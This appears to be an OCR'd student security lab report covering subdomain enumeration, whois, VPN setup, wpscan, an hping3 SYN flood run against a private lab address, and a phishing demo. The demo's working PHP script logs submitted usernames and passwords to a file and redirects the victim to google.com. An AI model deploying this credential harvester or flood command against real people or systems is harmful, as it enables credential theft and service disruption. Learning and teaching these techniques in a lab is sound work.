
https://subdomainfinder.c99.nl/scans/2024-08-06/google.com

Scan date 2024-08-06 13:27:54
Domain Country: Worldwide (COM)
Subdomains found: 12030
Most used IP: 142.250.102.129 (88x)

Whois Check | Check Status | Copy to clipboard | Download CSV | Download JSON

Subdomain	IP	Cloudflare
a.cloud-run-qual.sandbox.google.com	216.239.32.9	
a.cloud-run-test.sandbox.google.com	216.239.32.9	
a.serverless-nightly.sandbox.google.com	66.102.1.81	
a.serverless-qa.sandbox.google.com	64.233.184.81	
accounts.google.com	74.125.71.84	
acrolinx-prod.corp.google.com	142.250.102.129	
acs-autopush.voice.google.com	172.217.23.110	
acs-dev.voice.google.com	142.250.185.174	
acs-staging.voice.google.com	142.250.186.142	
acs.voice.google.com	142.250.74.206	
actions.google.com	142.250.186.142	
ads.google.com	142.250.181.238	
adsfe.corp.google.com	142.250.27.129	
adwords.google.com	66.102.1.100	
agile-dev-app.corp.google.com	142.250.102.129	
agile-prod-app.corp.google.com	142.250.27.129	
agile-stg-app.corp.google.com	142.250.27.129	
agile-test-app.corp.google.com	142.250.102.129	
alt1.aspmx.l.google.com	142.250.153.27	
alt1.gmail-smtp-in.l.google.com	142.250.153.27	
alt1.gmr-smtp-in.l.google.com	142.250.153.14	
alt2.aspmx.l.google.com	142.251.9.26	

4. **Archive Websites**: They are basically websites which holds information about how any particular web page used to look like before the current time. The popular website for this is "[Internet Archive: Digital Library of Free & Borrowable Books, Movies, Music & Wayback Machine]()"



Whois: *a widely used Internet record listing that identifies who owns a domain and how to get in contact with them. The Internet Corporation for Assigned Names and Numbers (ICANN) regulates domain name registration and ownership.*

ICANN: *is a non-profit organisation responsible for coordinating the maintenance and procedures of several databases related to the internet's Domain Name System (DNS). In simpler terms, ICANN ensures that websites have unique addresses (domain names) that can be easily found on the internet.*

Command: whois <website_domain>
Example: whois learnandbuild.in

Information that we get have following things:-


1. Ownership:
    a. Registrant organisation
    b. Registrant Contact information
2. Registration
    a. Registrar
    b. Creation date
    c. Registry expiry date
3. Apart from this there are many information provided and some of the information also made hidden by the owner for security purpose.\
4. Below is the image where whois lookup is performed as the command mentioned above.


```
root@devop:~# whois learnandbuild.in
Domain Name: learnandbuild.in
Registry Domain ID: DE5A12D6520D84338875355CDAFF3D365-IN
Registrar WHOIS Server:
Registrar URL: www.godaddy.com
Updated Date: 2023-10-09T14:18:45Z
Creation Date: 2021-03-17T11:00:43Z
Registry Expiry Date: 2025-03-17T11:00:43Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited http://www.icann.org/epp#clientRenewProhibited
Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: LNB Career Pvt. Ltd.
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Rajasthan
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns41.domaincontrol.com
Name Server: ns42.domaincontrol.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-08-11T19:02:00Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

Search

***VPN**: stands for virtual private network, establishes a digital connection between your computer and a remote server owned by a VPN provider, creating a point-to-point tunnel that encrypts your personal data, masks your IP address, and lets you sidestep website blocks and firewalls on the internet.*

Note:- here we will setup a vpn tool named as proton vpn in kali machine and below are the command to perform this.

1. With this command we will first install the repo wgethttps://repo.protonvpn.com/debian/dists/stable/main/binary-all/protonvpn-stable-release_1.0.3-3_all.deb
2. sudo dpkg -i ./protonvpn-stable-release_1.0.3-3_all.deb
3. Then since the repo is added to the repo list of our kali machine then we will do
    a. sudo apt update && sudo apt upgrade
4. After this we will install the gui version of vpn tool
    a. sudo apt install proton-vpn-gnome-desktop
5. Below is the image that shows that the repo of proton vpn is added [in yellow color]
    a. 

6. Below is the image of how an vpn looks like when we are connected
    a. 

Advantages of VPN:-

1. Enhance privacy
2. Online anonymity
3. Data security
4. Online freedom
5. Bypass censorship

Disadvantages of VPN:-

1. Slow internet speed
2. Connection issue
3. Cost
4. Legal Restrictions

hping3 *is a command-line tool often used for network testing and security auditing. It can also be used to simulate various network attacks, including DoS.*

Below are the images when we simulate this attack

```
root@kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.1  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::20c:29ff:fe1d:7efc  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:1d:7e:fc  txqueuelen 1000  (Ethernet)
        RX packets 811  bytes 60906 (59.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3375150  bytes 4369889116 (4.0 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/Desktop# hping3 -c 100000 -d 1000 -S -p 80 --flood --rand-source 10.0.0.2
HPING 10.0.0.2 (eth0 10.0.0.2): S set, 40 headers + 1000 data bytes
hping in flood mode, no replies will be shown
```

```
root@kali:~/Desktop# hping3 -c 100000 -d 1000 -S -p 80 --flood --rand-source 10.0.0.2
HPING 10.0.0.2 (eth0 10.0.0.2): S set, 40 headers + 1000 data bytes
hping in flood mode, no replies will be shown

--- 10.0.0.2 hping statistic ---
4423 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
root@kali:~/Desktop# hping3 -c 1000 -d 1000 -S -p 80 --flood --rand-source 10.0.0.2
HPING 10.0.0.2 (eth0 10.0.0.2): S set, 40 headers + 1000 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.2 hping statistic ---
476129 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


WPSCAN: *an open-source security scanner for WordPress websites that helps WordPress administrators and security teams assess the security of their installations. It scans for vulnerabilities in WordPress core, plugins, and themes, as well as weak passwords and exposed files.*

Wordpress*: a free, open-source content management system (CMS) that helps users create and manage websites. It's a popular tool for people without coding experience who want to build websites and blogs.*

Command: wpscan –url website_domain
Eg: wpscan – url cybervajra.com

Output:-

1. The output says that the test is aborted and also says that the website is not running wordpress and hence from this we can say that the website is not using wordpress technology and maybe using other technology which we currently don't know.
2. Below is the image of how this whole process looks like



Various ways to find wether website is using wordpress or not:

1. From the source code of website try to find some keywords like
    a. Wp-include
    b. Wp-content
    c. Wp-admin
2. Using tool like wpscan:
    a. 
```
root@devop:~# wpscan --url wordpress.org
[+] URL: https://wordpress.org/ [198.143.164.252]
[+] Started: Thu Aug 15 11:26:54 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - server: nginx
 |  - x-olaf: ☃
 |  - alt-svc: h3=":443"; ma=86400
 |  - x-nc: HIT ord 1
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: https://wordpress.org/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 |  - /wp-admin/load-scripts.php
 |  - /wp-admin/load-styles.php
 |  - /search
 |  - /?s=
 |  - /plugins/search/
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] This site has 'Must Use Plugins': https://wordpress.org/wp-content/mu-plugins/
 | Found By: URLs In Homepage (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 80% confidence
 | Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] The external WP-Cron seems to be enabled: https://wordpress.org/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:00:46 <=================================== > (180 / 702) 25.64%  ETA: 00:02:16
```
3. Using some one website like
    a. https://isitwp.com/
    b. https://builtwith.com/
    c. https://wappalyzer.com/

Phishing: *form of social engineering and a scam where attackers deceive people into revealing sensitive information or installing malware such as viruses, worms, adware, or ransomware. Phishing can be done through email, social media , malicious websites and sms.*

Now there are several steps by which this a small representation of phishing is done:-

1. First of all we will create a *action.php* file which serves as the main source to let us store the data that will be passed in the form. The code for that is attached below as an image:-

action.php × form.php

D: > PROJECT > q14 > action.php


```php
<?php

// Set the location to redirect the page
header ('Location: https://www.google.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
        fwrite($file, $variable);
        fwrite($file, "=");
        fwrite($file, $value);
        fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

2. Then we will create a *form.php* file which is nothing but a static html page which have a basic form where the user have to enter its test username and a random password. The code for that is attached below as an image:-


D: > PROJECT > q14 > form.php

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login Form</title>
</head>
<body>
    <h2>Login Form</h2>
    <form action="action.php" method="POST">
        <label for="username">Username:</label><br>
        <input type="text" id="username" name="username" required><br><br>

        <label for="password">Password:</label><br>
        <input type="password" id="password" name="password" required><br><br>

        <input type="submit" value="Login">
    </form>
</body>
</html>
```


3. Then just for testing either in windows we can make our apache server using the tool named as XAMPP but here since I have my own VPS, so I will host the code there and all the below result and images are based on this. Below are the images of how this works



LANDING PAGE



FORM



ACTION

4. The above images show that there is a landing page which have the form.php when a user click on that link a form appears where he will enter their credentials and when click on the submit button he is redirected to the google.com page.

5. Below is the image of log file where all password and username entered are stored .